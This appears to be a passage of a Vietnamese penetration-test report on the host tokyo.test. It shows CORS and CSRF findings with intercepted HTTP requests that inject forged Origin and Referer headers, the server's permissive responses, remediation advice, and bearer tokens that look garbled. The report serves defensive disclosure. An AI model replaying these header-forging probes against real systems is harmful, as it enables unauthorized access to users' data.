

MỤC LỤC

1. NỘI DUNG KIỂM THỬ	2
1.1. Các mức độ của lỗ hổng	2
1.2. Phạm vi kiểm thử.....	2
2. ĐÁNH GIÁ CHUNG	2
3. LỖ HỒNG ĐƯỢC PHÁT HIỆN	2
3.1. Cross-origin resource sharing (Arbitrary origin trusted)	2
3.2. Cross-site request forgery (Potential CSRF)	7
3.3. XSS (Reflected)	10
3.4. XXS (Stored)	12
3.5. Authentication Vulnerability (Password reset broken logic)	13
3.6. Broken Access Control (Photos detail can be modified by another users)	15
3.7. Broken Access Control (Photos status can be changed by another users)	17
3.8. Broken Access Control (Photos can be deleted by another users).....	18
3.9. Path Traversal (Path Traversal in website folder).....	19
3.10. SQL Injection (Access all sensitive data in database)	24

1. NỘI DUNG KIỂM THỬ

1.1. Các mức độ của lỗ hổng

Tester phân loại từng lỗ hổng được phát hiện thành 4 cấp độ (Cao, Trung bình, Thấp, và Thông tin) theo mức độ rủi ro mà nó có thể gây ra trong quá trình hoạt động của Khách hàng. Để biết chi tiết về các tiêu chuẩn xếp hạng, vui lòng tham khảo “*Phụ lục 2: Xếp hạng rủi ro.*”. Cũng xin lưu ý rằng việc đánh giá dựa trên quan điểm riêng của Tester và có thể là các suy đoán của Tester trong một số trường hợp. Khách hàng nên quyết định thông tin nào có liên quan đến hoạt động của mình.

1.2. Phạm vi kiểm thử

- Mục tiêu: tokyo.test
- Thời gian: Từ ngày 21/12/2023 đến ngày 24/12/2023

2. ĐÁNH GIÁ CHUNG

Xếp hạng "<D>" - Ứng dụng có nhiều lỗ hổng mức **Cao**

3. LỖ HỔNG ĐƯỢC PHÁT HIỆN

3.1. Cross-origin resource sharing (Arbitrary origin trusted)

- CVSS Score: 5.4 (Medium).
- Tác động: Lỗ hổng này cho phép truy cập từ các nguồn bất kỳ khi có yêu cầu, cụ thể ở đây là nguồn "*testtest12.com*". Việc tin tưởng vào các nguồn bất kỳ này sẽ gây ra nhiều rủi ro dẫn đến việc phát sinh thêm nhiều lỗ hổng khác như SSRF, CSRF,...
- Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Login		
Các gói POST request <i>/api/user/login</i>	<i>http://tokyo.test/api/user/login</i>	<i>Referer Header</i>
Chức năng Profile		
Các gói GET request <i>/api/user/me</i>	<i>http://tokyo.test/api/user/me</i>	<i>Referer Header</i>
Chức năng Update profile		
Các gói POST request <i>/api/user/me</i>	<i>http://tokyo.test/api/user/me</i>	<i>Referer Header</i>
Chức năng Feed pagniation		
Các gói GET requests <i>/api/photo/feed?page=1</i>	<i>http://tokyo.test/#</i>	<i>Origin</i>
Chức năng Feed by user		
Các gói GET requests <i>/api/photo/feed/<uid></i>	<i>http://tokyo.test/api/photo/feed/4</i>	<i>Origin</i>
Chức năng Add photo to collection		
Các gói POST request <i>/api/photo/collection</i>	<i>http://tokyo.test/api/photo/collection</i>	<i>Referer Header</i>
Chức năng Create comment		
Các gói POST request <i>/api/comment</i>	<i>http://tokyo.test/api/comment</i>	<i>Origin</i>
Chức năng Delete comment		
Các gói GET request <i>/api/comment/delete/6</i>	<i>http://tokyo.test/api/comment/delete/6</i>	<i>Origin</i>
Chức năng List pagniation		
Các gói GET request <i>/api/collection?page=number</i>	<i>http://tokyo.test/api/collection?page=1</i>	<i>Origin</i>
Chức năng Collection create		
Các gói POST request <i>/api/collection</i>	<i>http://tokyo.test/api/collection</i>	<i>Origin</i>
Chức năng Collection details		

Các gói GET request <i>/api/collection/<cid></i>	<i>http://tokyo.test/api/collection/124</i>	<cid>
Chức năng Collection update		
Các gói POST request <i>/api/collection/<cid></i>	<i>http://tokyo.test/api/collection/124</i>	<cid>
Chức năng Collection delete		
Các GET requests <i>/api/collection/delete/<cid></i>	<i>http://tokyo.test/api/collection/delete/3</i>	<cid>

- Mô tả: Khi thực hiện gửi các requests, tôi đã cố tình chèn thêm 1 tham số "Origin" với 1 đường dẫn lạ từ bên ngoài, và điều này đã khiến phần Header của response trả về xuất hiện thêm một "Access -Control-Allow-Origin" kèm theo. đường dẫn đã được chèn vào trước đó. Ví dụ sẽ được minh họa qua các vị trí dưới đây.

+ Vị trí 2:

```

Request
Pretty Raw Hex
1 GET /api/photo?page=2 HTTP/1.1
2 Host: tokyo.test
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQ1oIzIiwiwanRpijoiMjM2ZmIzDZjYzk2MDliYzM1ZGzin2rinGVKmzIzYmNlMTQ5NGZjYTUyYWEWxWV3Y2Y00DVhMGRkNTISMM0MGmIiY2Iwn2EyWE3YTM3M2Q1iCjpyXOioje3MDM2MTYzNTMsIn5i1i6MTCwMzXnxjM1MywiZXhwIjoxNzM00TMANzUzLcJzdW1oioi01iwi2NvcGvIjpbXX0.ItQlz3uqqTH8Cu_iUITGdjHLJN5LfeE90fdKm4Wj0jTPV_mNxQwHQAAg-b5oMRW5k8PDYTbwBfqSbMrvt2sfQK172kTEPCGkbZPzvY9Xh6Gt9AhusvRizyU3_ChkdsP-trVwp1wWeYrJFVq-Exs3FjxP-eCMKBRMTEq-vGxWwokL_GWWN6QYyyif-Hws0PoJXOC24c56zmfbdQNeulbJUc5edDeiyCaWLGZT4yIgJ2Mpe2iAH7yfvGis_taVhnL00qfzGRXqzBKutAGmndrsve162brFwrNvd1Bte4M2VVb0iOrg1czZMCTb_u5SRYelss9idZ2NVp0wd-a66xp19eQHHPjBa7QDQGpJmTj0Lzrq609C_M95um00aty1k8SWEeLx2Pf/svce1E18HEK-5GzpnbkvJRM3WOGZbibGanh-EM7roy_xseFeHn2iu8M9jWxs00vEBzMUJt07pJU8UWlyciWt2CtliJl1ibYkimpg1dw9auwtoGtfGuWRUzP4AoSyCD7pm_GfGKVr-M8m3yxJW5h-dqMYPqU2rUldx6N_llYP9N4eh1hg80HnHetzvE0MwBtpaw3rAnmik-e90nYjt1gLduAFYyH1NsjCoK_WsZqHtvPJJG6-1eoszLDnoj_QwlNz-kvqXeHnwPWB0J8d_E_KmjLKU
8 Connection: close
9 Referer: http://tokyo.test/
10 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQ1oIzIiwiwanRpijoiMjM2ZmIzDZjYzk2MDliYzM1ZGzin2rinGVKmzIzYmNlMTQ5NGZjYTUyYWEWxWV3Y2Y00DVhMGRkNTISMM0MGmIiY2Iwn2EyWE3YTM3M2Q1iCjpyXOioje3MDM2MTYzNTMsIn5i1i6MTCwMzXnxjM1MywiZXhwIjoxNzM00TMANzUzLcJzdW1oioi01iwi2NvcGvIjpbXX0.ItQlz3uqqTH8Cu_iUITGdjHLJN5LfeE90fdKm4Wj0jTPV_mNxQwHQAAg-b5oMRW5k8PDYTbwBfqSbMrvt2sfQK172kTEPCGkbZPzvY9Xh6Gt9AhusvRizyU3_ChkdsP-trVwp1wWeYrJFVq-Exs3FjxP-eCMKBRMTEq-vGxWwokL_GWWN6QYyyif-Hws0PoJXOC24c56zmfbdQNeulbJUc5edDeiyCaWLGZT4yIgJ2Mpe2iAH7yfvGis_taVhnL00qfzGRXqzBKutAGmndrsve162brFwrNvd1Bte4M2VVb0iOrg1czZMCTb_u5SRYelss9idZ2NVp0wd-a66xp19eQHHPjBa7QDQGpJmTj0Lzrq609C_M95um00aty1k8SWEeLx2Pf/svce1E18HEK-5GzpnbkvJRM3WOGZbibGanh-EM7roy_xseFeHn2iu8M9jWxs00vEBzMUJt07pJU8UWlyciWt2CtliJl1ibYkimpg1dw9auwtoGtfGuWRUzP4AoSyCD7pm_GfGKVr-M8m3yxJW5h-dqMYPqU2rUldx6N_llYP9N4eh1hg80HnHetzvE0MwBtpaw3rAnmik-e90nYjt1gLduAFYyH1NsjCoK_WsZqHtvPJJG6-1eoszLDnoj_QwlNz-kvqXeHnwPWB0J8d_E_KmjLKU
11 Origin: http://testtest12.com
12
13

```

+ Vị trí 3:

Request				Response			
Pretty	Raw	Hex	In	Pretty	Raw	Hex	Render
1 GET /api/photo/feed/4 HTTP/1.1				1 HTTP/1.1 200 OK			
2 Host: tokyo.test				2 Server: nginx			
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0				3 Date: Sat, 23 Dec 2023 14:52:10 GMT			
4 Accept: application/json, text/plain, */*				4 Content-Type: application/json			
5 Accept-Language: en				5 Connection: close			
6 Accept-Encoding: gzip, deflate, br				6 X-Powered-By: PHP/7.2.34			
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQioiIzIiwiwanRpIjoiNGNjyjqXYTjJINGFmNjczWI0Yj1mjhjmjrkYXZjYTiyZjkyZU20TU1njljyZcwGEGE3OTjMzMxZTcyNzE1YTIxzTg10GU5zvN3yWviiCj3pXXQ1oje3MDi3NDQ1NDUSim5iZiI6MtcmjicONDU0NsWiZxhIjoxNzOMzY20TQ1lCjzdWIoi0Iiwi2NvcGvIjpbXX0.gkhk4gwHqDauKmHeuvzxL6MSjySic7i4lsZ2SZxeioid4HXX0e7P07m2zHMTmo1hiqipV1QE_bwrRMF3Tq-nnk29EVlFnB0244rlTu_w3ybZmeCS5gayscm1GViqRa7Hiyu1Lm0dofXNPEWvCa-hjsiFxt13iyovSSnoj3tXGQWYS2TwM-5xvarLbd6nEmLbt-L5j4596ybrShqAhQyBwM2w9hm59nnal3itYfCY2609byAGBiomqov21_fdsc-94_Zpvpt75yBwDu7CBr8Wt2l4kaRGLPE7Jg1qhM9a-Nix9da7Vb1knPwf-kvhxx76SE_rDl9w72W_b01ePvb8gElxx26D6egJ7znkh14518FYR1Spob1y72ZkFyfMRfl_3LZJYuqviz6yfdHtg76pumbIwlkluiBzzHKSSZedee0eE7LT8RjkSmsgwAZAMugYpa79jzheBeeDy_J2d19-9cArFlKhrscrwAXBNiuHYZL09XvtM4m-eN7XV5_sfxt9fHgUoHeAMxvn2pHn79UuB1fwmvy6KyR9h1173UvUpoxEd3_XPEJWz5QhxaFWRspEwmHleEhsVvxpj3NY5n12ltW0KtGDXWbNjkoXh1Ipskjn8JeuaBwDlp6XWpqCoSL504c4Sx5x0xrZa57mia0HktgxypTpTmA							
8 Connection: close				8 pragma: no-cache			
9 Referer: http://tokyo.test/				9 expires: -1			
10 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQioiIzIiwiwanRpIjoiNGNjyjqXYTjJINGFmNjczWI0Yj1mjhjmjrkYXZjYTiyZjkyZU20TU1njljyZcwGEGE3OTjMzMxZTcyNzE1YTIxzTg10GU5zvN3yWviiCj3pXXQ1oje3MDi3NDQ1NDUSim5iZiI6MtcmjicONDU0NsWiZxhIjoxNzOMzY20TQ1lCjzdWIoi0Iiwi2NvcGvIjpbXX0.gkhk4gwHqDauKmHeuvzxL6MSjySic7i4lsZ2SZxeioid4HXX0e7P07m2zHMTmo1hiqipV1QE_bwrRMF3Tq-nnk29EVlFnB0244rlTu_w3ybZmeCS5gayscm1GViqRa7Hiyu1Lm0dofXNPEWvCa-hjsiFxt13iyovSSnoj3tXGQWYS2TwM-5xvarLbd6nEmLbt-L5j4596ybrShqAhQyBwM2w9hm59nnal3itYfCY2609byAGBiomqov21_fdsc-94_Zpvpt75yBwDu7CBr8Wt2l4kaRGLPE7Jg1qhM9a-Nix9da7Vb1knPwf-kvhxx76SE_rDl9w72W_b01ePvb8gElxx26D6egJ7znkh14518FYR1Spob1y72ZkFyfMRfl_3LZJYuqviz6yfdHtg76pumbIwlkluiBzzHKSSZedee0eE7LT8RjkSmsgwAZAMugYpa79jzheBeeDy_J2d19-9cArFlKhrscrwAXBNiuHYZL09XvtM4m-eN7XV5_sfxt9fHgUoHeAMxvn2pHn79UuB1fwmvy6KyR9h1173UvUpoxEd3_XPEJWz5QhxaFWRspEwmHleEhsVvxpj3NY5n12ltW0KtGDXWbNjkoXh1Ipskjn8JeuaBwDlp6XWpqCoSL504c4Sx5x0xrZa57mia0HktgxypTpTmA							
11 Origin: http://minh.com				12 X-RateLimit-Limit: 60			
12				13 X-RateLimit-Remaining: 57			
13				14 Access-Control-Allow-Origin: http://minh.com			

+ Vị trí 4:

Request				Response			
Pretty	Raw	Hex	In	Pretty	Raw	Hex	Render
1 wGdjTZC-mHkIT1C5ezD7mAj81RfwJ2oeojPaYjuysk_oil_y6h0w9iGnlr5v90paoYJNGVznfow4C0_2pb4mF_dcJkJKem8FMjd4v1mhbsWL-G2MwumhrZ6WnUx8IkWEYKtPsVPG_QrmulDutgwOTEidLGJkvUtzs0ujM_J3HqlF905g6VxTe4-xDpUrMynNoiB3B4o0XpxR0B4_jwpd_9N8klOf7t53YmpfXeaSevLIPXrvxvUsy1gbwhiUrPr2gbey6fyodnKasJtaot_Z9jJqt13yslH6pf5m5w0IzU3Ry3mZ8y7q7KDXVr3eaok-kxq0wq5Azi0zgtfTaOSSpOrjiNWl1r7xjzsKo20f97z1bmtu_E8dvAW6V5SwLzJFq7qzbkfr7rL93WyN6brx1J79i_vxGyRZU5PtP0xixtQMbEnF5q6yP2y9s9B0NE6_-eUYFna9mydPahudtPqfdj17xDik7vTikJkk				1 HTTP/1.1 200 OK			
2 Content-Type: multipart/form-data;				2 Server: nginx			
3 boundary=-1890059089027165242363694294				3 Date: Sat, 23 Dec 2023 15:29:17 GMT			
4 Content-Length: 304				4 Content-Type: application/json			
5 Origin: http://tokyo.test/				5 Connection: close			
6 Connection: close				6 X-Powered-By: PHP/7.2.34			
7 Referer: http://tokyo.test/				7 Cache-Control: private, must-revalidate			
8 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQioiIzIiwiwanRpIjoiNGNjyjqXYTjJINGFmNjcnW3kgoG00YTCyOTR1Yzg3NWU30DcwNjVjzj1hyzk2M2y0WzKzTg4Mj5k5MmUwMuWzA20GUM3YjNkNgyzjB1jkiLCj0YXQ1oje3MDM2MzK5micsim5iZiI6MtcmjicONDU0NsWiZxhIjoxNz00TYy1z13CjBzW1l0i0Ii1c2NvcvIjpbXX0.pspAqBh701_Mdc02PA1j0gbp9WCSedQ6gpFv-w9YnZgWLPw85H21agibc1y9j3cW1w_kF7V16WzNrcX5-nS0sGmDhvrXQHCzNhkngtlLnrd5DFKAkchdqEpyt1C5ezD7mAj81RfwJ2oeojPaYjuysk_oil_y6h0w9iGnlr5v90paoYJNGVznfow4C0_2pb4mF_dcJkJKem8FMjd4v1mhbsWL-G2MwumhrZ6WnUx8IkWEYKtPsVPG_QrmulDutgwOTEidLGJkvUtzs0ujM_J3HqlF905g6VxTe4-xDpUrMynNoiB3B4o0XpxR0B4_jwpd_9N8klOf7t53YmpfXeaSevLIPXrvxvUsy1gbwhiUrPr2gbey6fyodnKasJtaot_Z9jJqt13yslH6pf5m5w0IzU3Ry3mZ8y7q7KDXVr3eaok-kxq0wq5Azi0zgtfTaOSSpOrjiNWl1r7xjzsKo20f97z1bmtu_E8dvAW6V5SwLzJFq7qzbkfr7rL93WyN6brx1J79i_vxGyRZU5PtP0xixtQMbEnF5q6yP2y9s9B0NE6_-eUYFna9mydPahudtPqfdj17xDik7vTikJkk							
9 Origin: http://test.com				10 X-RateLimit-Limit: 60			
10 -----1890059089027165242363694294				11 X-RateLimit-Remaining: 32			
11 Content-Disposition: form-data; name="photo_id"				12 Access-Control-Allow-Origin: http://test.com			
12 Content-Disposition: form-data; name="comment"				13 Vary: Origin			
13 test test test23				14 Content-Length: 175			
14				15 {			
15				16 "success":true,			
16 -----1890059089027165242363694294				17 "data":{			
17 Content-Disposition: form-data; name="photo_id"				18 "photo_id":"56",			
18				19 "comment":{			
19 56				20 },			
20 -----1890059089027165242363694294				21 "user_id":4,			
21 Content-Disposition: form-data; name="comment"				22 "updated_at":"2023-12-23T15:29:17.000000Z",			
22				23 "created_at":"2023-12-23T15:29:17.000000Z",			
23 test test test23				24 "id":97			
24				25 },			
25 -----1890059089027165242363694294--				26 "message":null			
26							

+ Vị trí 5:

Request	Response
<pre> 1 GET /api/comment/delete/6' HTTP/1.1 2 Host: tokyo.test 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOizIiLiwianRpIjojZjIzjhNWI2NTL KNJA1Mdc40WFfLOD13ZWQzMyQzRlMTVlyJhYjK2jzQ30DkyJll0GRimWijNzE5YzU3ZThloTL KOTBHNzDlODU30DE0iLCjPXXQj0jE3MDM2NDcyNMsIm5iziI6TcwMzM0NzI3MywizXhwIjoXNm 00TY5njczlCjzDWi10i0iIiwcicNVcVjzbpxX0..HBahbpGzheo0f10LHko38j020kV5ziIQ5T DhKNAjirIbrpkLi3AwHh3UMCK-Aa6qgZqMhbiqxlGCSYIEEXTAWbrzfeRz17dHKYpM8bpG3KZ_ VQx-2cmjmoMWU_RJZVLC7-9-brh3A2KaaW8D9kg39WlZor-yv2YLTHXhxk3FETdksgp07Q4A7SV 2eRhmfaucfc74LX-qvucc5Uv43TyrBu16F-A3tqk07tkGcz_Yr2bcPPiQIKUQInnj9HTCPGMG GJUTESiisilI90k9b50iq6plu2ddz10_0N90socINx4v8560a5khuxEBY2qx-lQmMvv17K60LXBx r69aaee66ipCbv70dm3Pt6KGOp_vad0iuf03dnvl2pR2vha36_9YPCTiQ3HnjM_d6y1mDhGe KVFSgIpowlGvcl4UQEWXqr0v6QwmejvFVNrx4WV1epSUTfb97A1eNKh_6xvNL8WP0Dmvck3 ePF00ePHJNco_wdxV79WV3Y2PhdGKNCx0GsD6cCYe4-apv77AlilAdnvUga0fA140BgIf019Wx 0dhnoiasqZemkaCasAMTj6crwpajlu6x_oracZv5p1IVsIEQvdS8gtX13jEYBSGPT2v10Tcm4ls 0t9FV3AxN1jP3GWOXGaVCCnLPyjQ6lPMxg1bg7BY 11 Origin:http://test.com 12 13 </pre>	<pre> 1 HTTP/1.1 404 Not Found 2 Server: nginx 3 Date: Sat, 23 Dec 2023 16:25:07 GMT 4 Content-Type: application/json 5 Connection: close 6 X-Powered-By: PHP/7.2.34 7 Cache-Control: private, must-revalidate 8 X-RateLimit-Limit: 60 9 X-RateLimit-Remaining: 55 10 pragma: no-cache 11 expires: -1 12 Access-Control-Allow-Origin: http://test.com 13 Vary: Origin 14 Content-Length: 23 15 16 { "message": "Not found" } </pre>

+ Vị trí 6:

Request	Response
<pre> 1 GET /api/collection?page=1 HTTP/1.1 2 Host: tokyo.test 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOizIiLiwianRpIjojZjIzjhNWI2NTL KNJA1Mdc40WFfLOD13ZWQzMyQzRlMTVlyJhYjK2jzQ30DkyJll0GRimWijNzE5YzU3ZThloTL KOTBHNzDlODU30DE0iLCjPXXQj0jE3MDM2NDcyNMsIm5iziI6TcwMzM0NzI3MywizXhwIjoXNm 00TY5njczlCjzDWi10i0iIiwcicNVcVjzbpxX0..HBahbpGzheo0f10LHko38j020kV5ziIQ5T DhKNAjirIbrpkLi3AwHh3UMCK-Aa6qgZqMhbiqxlGCSYIEEXTAWbrzfeRz17dHKYpM8bpG3KZ_ VQx-2cmjmoMWU_RJZVLC7-9-brh3A2KaaW8D9kg39WlZor-yv2YLTHXhxk3FETdksgp07Q4A7SV 2eRhmfaucfc74LX-qvucc5Uv43TyrBu16F-A3tqk07tkGcz_Yr2bcPPiQIKUQInnj9HTCPGMG GJUTESiisilI90k9b50iq6plu2ddz10_0N90socINx4v8560a5khuxEBY2qx-lQmMvv17K60LXBx r69aaee66ipCbv70dm3Pt6KGOp_vad0iuf03dnvl2pR2vha36_9YPCTiQ3HnjM_d6y1mDhGe KVFSgIpowlGvcl4UQEWXqr0v6QwmejvFVNrx4WV1epSUTfb97A1eNKh_6xvNL8WP0Dmvck3 ePF00ePHJNco_wdxV79WV3Y2PhdGKNCx0GsD6cCYe4-apv77AlilAdnvUga0fA140BgIf019Wx 0dhnoiasqZemkaCasAMTj6crwpajlu6x_oracZv5p1IVsIEQvdS8gtX13jEYBSGPT2v10Tcm4ls 0t9FV3AxN1jP3GWOXGaVCCnLPyjQ6lPMxg1bg7BY 8 Connection: close 9 Referer: http://tokyo.test/ 10 Cookie: token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOizIiLiwianRpIjojZjIzjhNWI2NTL KNJA1Mdc40WFfLOD13ZWQzMyQzRlMTVlyJhYjK2jzQ30DkyJll0GRimWijNzE5YzU3ZThloTL KOTBHNzDlODU30DE0iLCjPXXQj0jE3MDM2NDcyNMsIm5iziI6TcwMzM0NzI3MywizXhwIjoXNm 00TY5njczlCjzDWi10i0iIiwcicNVcVjzbpxX0..HBahbpGzheo0f10LHko38j020kV5ziIQ5T DhKNAjirIbrpkLi3AwHh3UMCK-Aa6qgZqMhbiqxlGCSYIEEXTAWbrzfeRz17dHKYpM8bpG3KZ_ VQx-2cmjmoMWU_RJZVLC7-9-brh3A2KaaW8D9kg39WlZor-yv2YLTHXhxk3FETdksgp07Q4A7SV 2eRhmfaucfc74LX-qvucc5Uv43TyrBu16F-A3tqk07tkGcz_Yr2bcPPiQIKUQInnj9HTCPGMG GJUTESiisilI90k9b50iq6plu2ddz10_0N90socINx4v8560a5khuxEBY2qx-lQmMvv17K60LXBx r69aaee66ipCbv70dm3Pt6KGOp_vad0iuf03dnvl2pR2vha36_9YPCTiQ3HnjM_d6y1mDhGe KVFSgIpowlGvcl4UQEWXqr0v6QwmejvFVNrx4WV1epSUTfb97A1eNKh_6xvNL8WP0Dmvck3 ePF00ePHJNco_wdxV79WV3Y2PhdGKNCx0GsD6cCYe4-apv77AlilAdnvUga0fA140BgIf019Wx 0dhnoiasqZemkaCasAMTj6crwpajlu6x_oracZv5p1IVsIEQvdS8gtX13jEYBSGPT2v10Tcm4ls 0t9FV3AxN1jP3GWOXGaVCCnLPyjQ6lPMxg1bg7BY 11 Origin:http://test.com 12 13 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Sat, 23 Dec 2023 16:38:41 GMT 4 Content-Type: application/json 5 Connection: close 6 X-Powered-By: PHP/7.2.34 7 Cache-Control: private, must-revalidate 8 pragma: no-cache 9 expires: -1 10 X-RateLimit-Limit: 60 11 X-RateLimit-Remaining: 58 12 Access-Control-Allow-Origin: http://test.com 13 Vary: Origin 14 Content-Length: 2433 15 16 { "success": true, "data": { "current_page": 1, "data": [{ "id": 2, "created_at": "2020-05-14T12:38:05.000000Z", "updated_at": "2020-05-14T12:38:08.000000Z", "user_id": 3, "name": "Ochanomizu Station", "lang": "en", "total_photos": 6, "preview_photos": [{ "id": 10, "user_id": 1, "name": "Ochanomizu Station", "description": "Ochanomizu Station", "location": "Ochanomizu Station", "image_url": "photos/v764b357e02c8224ee4b24c4275fecac/Tj4o07045i8zqjcr8xb8H S9Y8ypdyvu00clt950.jpg", "is_public": true, "lang": "en" }] }] } } </pre>

- Cách khắc phục:

- + Luôn kiểm tra toàn bộ tham số đầu vào kể cả tham số ở phần Header và đảm bảo toàn bộ tham số này đều được đi qua bộ lọc.
- + Có thể tạo một whitelist và chỉ chấp nhận các đường dẫn hợp lệ.

3.2. Cross-site request forgery (Potential CSRF)

- CVSS Score: 5.4 (Medium).
- Tác động: Lỗ hổng này sẽ giúp kẻ tấn công sử dụng các requests giả mạo nhằm lừa người dùng thực hiện các hành động không mong muốn như thay đổi mật khẩu, thay đổi dữ liệu cá nhân, ... từ đó đánh cắp các thông tin nhạy cảm của người dùng.
- Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Login		
Các gói POST request <i>/api/user/login</i>	<i>http://tokyo.test/api/user/login</i>	<i>Referer Header</i>
Chức năng Add photo to collection		
Các gói POST request <i>/api/photo/collection</i>	<i>http://tokyo.test/api/photo/collection</i>	<i>Referer Header</i>
Chức năng Comment create		
Các gói POST request <i>/api/comment</i>	<i>http://tokyo.test/api/comment</i>	<i>Referer Header</i>
Chức năng Collection update		
Các gói POST request <i>/api/collection/<cid></i>	<i>http://tokyo.test/api/collection/3</i>	<i><cid></i>

- Mô tả: Khi thực hiện gửi các requests đến trình duyệt, tôi đã cố tình thay đổi trường *Referer Header* của gói tin thành một đường dẫn đến một trang web lạ, tuy nhiên trình duyệt vẫn trả về các responses hợp lệ. Điều này chứng tỏ rằng các tham số đã không được thực hiện việc kiểm tra một cách chặt chẽ.

+ Vị trí 1:

Request

Pretty	Raw	Hex
1 POST /api/user/Login HTTP/1.1		
2 Host: tokyo.test		
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0		
4 Accept: application/json, text/plain, */*		
5 Accept-Language: en		
6 Accept-Encoding: gzip, deflate, br		
7 Content-Type: multipart/form-data;		
boundary:-----17027045404247450335748201888		
8 Content-Length: 302		
9 Origin: http://tokyo.test		
10 Connection: close		
11 Referer: http://testetstest.test/		
12		
13 -----17027045404247450335748201888		
14 Content-Disposition: form-data; name="email"		
15		
16 test@test.com		
17 -----17027045404247450335748201888		
18 Content-Disposition: form-data; name="password"		
19		
20 test		
21 -----17027045404247450335748201888--		
22		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Server: nginx			
3 Date: Sat, 23 Dec 2023 19:07:13 GMT			
4 Content-Type: application/json			
5 Connection: close			
6 X-Powered-By: PHP/7.2.34			
7 Cache-Control: private, must-revalidate			
8 pragma: no-cache			
9 expires: -1			
10 X-RateLimit-Limit: 60			
11 X-RateLimit-Remaining: 58			
12 Access-Control-Allow-Origin: http://tokyo.test			
13 Vary: Origin			
14 Content-Length: 1039			
15			
16 {			
"success":true,			
"data":{			
"token":			
"eyJ0exAi0iJKV1Q1LCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwiianRpIjoiOTVlNzQ2Y2U4N204OGQyZDjzTNTixMTRlMGm3Zg2MjA0OTwMjFmDGm1NDNLZTE2NGYzzmE0MA2AnzBiO7QzMGlxY2U2ZTzIOTzUzTQjCpyXQioje3MDmzNg0MzMsIm5iZ16MTcWzM10DQzMywizXhwijoxNz00tgvODMzLCj2dwII10i10Iiwiic2NvGVzIpbXX0.0LztPZYrAyzaQrHAMvPwni9d-bdCpYvksgxes0xdbe6Ah3J2yyAP5eTU1AVKQQXbxHCoEbbLp9s5VuLkkov4isbwdkRXTBu-SEH7zj15b3_Hku2ezmZnQqp_wXkhckuvv3zFKuZnfmy-Q051ewCT01R9rOH_7HL7cowN4leQS8xWwsR68tXFr41nYACb5UBn8dWpaqnMp7xeA-HvN3bpwRnm2Xdsf0a1c5xBuvE0mrB60b8upadQvOMAQpFma-WW9sV6KPUv0dYai1qViDWA0c481u10w9ZmvJhQ8o2cXECkOFVPGTrnx9-l15pjbv0AwezihwRnoulXzId9VPkUvphmyap66dLcUaCvUtvf8zRj1lcrNTS2s1pnhke-MBs9r7v7bzF6CQGzI2700r9pE8_vBFv0x4B1objeEW9y0ad9yJ1akleRdBdyyh-TWIDxc6WWJB5PCZXRH9v1pyJRUh0T1UEAzq2gZHN1Rpd2ANrImg4u_lXdcJ3-LSMk--_7WaxaPzTgp7Bt4xT09Bvb1CCWF9mLD7QJ5SuayJ_-sy900xykfe5B3y5B1Yig4fGmLTl2mmzGHviiLFur7gs84u1BgyAMkWmDdmrfdUA4WP5vU4xjbk71DwJm99E91xagpc1vvyqOWPc7-A2Zs3Q4FbXY",			
"name":"test"			
},			
"message":"User login successfully."			
}			

+ Vị trí 2:

Request

Pretty	Raw	Hex
7 Authorization: Bearer eyJ0exAi0iJKV1Q1LCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwiianRpIjoiOTVlNzQ2Y2U4N204OGQyZDjzTNTixMTRlMGm3Zg2MjA0OTwMjFmDGm1NDNLZTE2NGYzzmE0MA2AnzBiO7QzMGlxY2U2ZTzIOTzUzTQjCpyXQioje3MDmzNg0MzMsIm5iZ16MTcWzM10DQzMywizXhwijoxNz00tgvODMzLCj2dwII10i10Iiwiic2NvGVzIpbXX0.cId1zhX8HE7U0uGwFMTbaesx3nqkwKOyMzAQQ8as0sULY4kuNQxmH3dsWNPPEQKd_tb-9cLiwyRJ57cOLPqRxtjv1m08jeGeIm0gFk5we4f9chq92-tk-bcBY2ERFkpfvMWieUqv6Dx451Z_qbC1PQdxnsdCivHjHGS38dJLuUMwcalcdJLBag8c9dbXR39IS8lhi1ltza-sefcKhkfsim1pufx-Hgo2rxRqJq8_lf0s5xg8xDfLEevywdIx3d1jnKjEMribfK1dpjTTDNjJo8KHHTvBXv51HOQcd6vBx3290xi52G4Y4u0Q_jszEiTbliEdJifTNGLzBSdKkmTO9_50iqQh12PQW326zXdmUeHg155Jh9FBh1-LxeGE8fgrf04auUC6Ufie-Sx8H0J7vxbaEsKyHcvn4kpkpMfA-lni380CPMMp94XmMaqq0r6Xm_f4fyh5AQnEDUiesSfpLp_y0Gr3uwtfu02f16H5MMvusas-0FWMONGNQyhsiu9VmN204mkuea_Ge600_z0nFOQ8ympPY9z0N-520wq00qETrCeKgJCT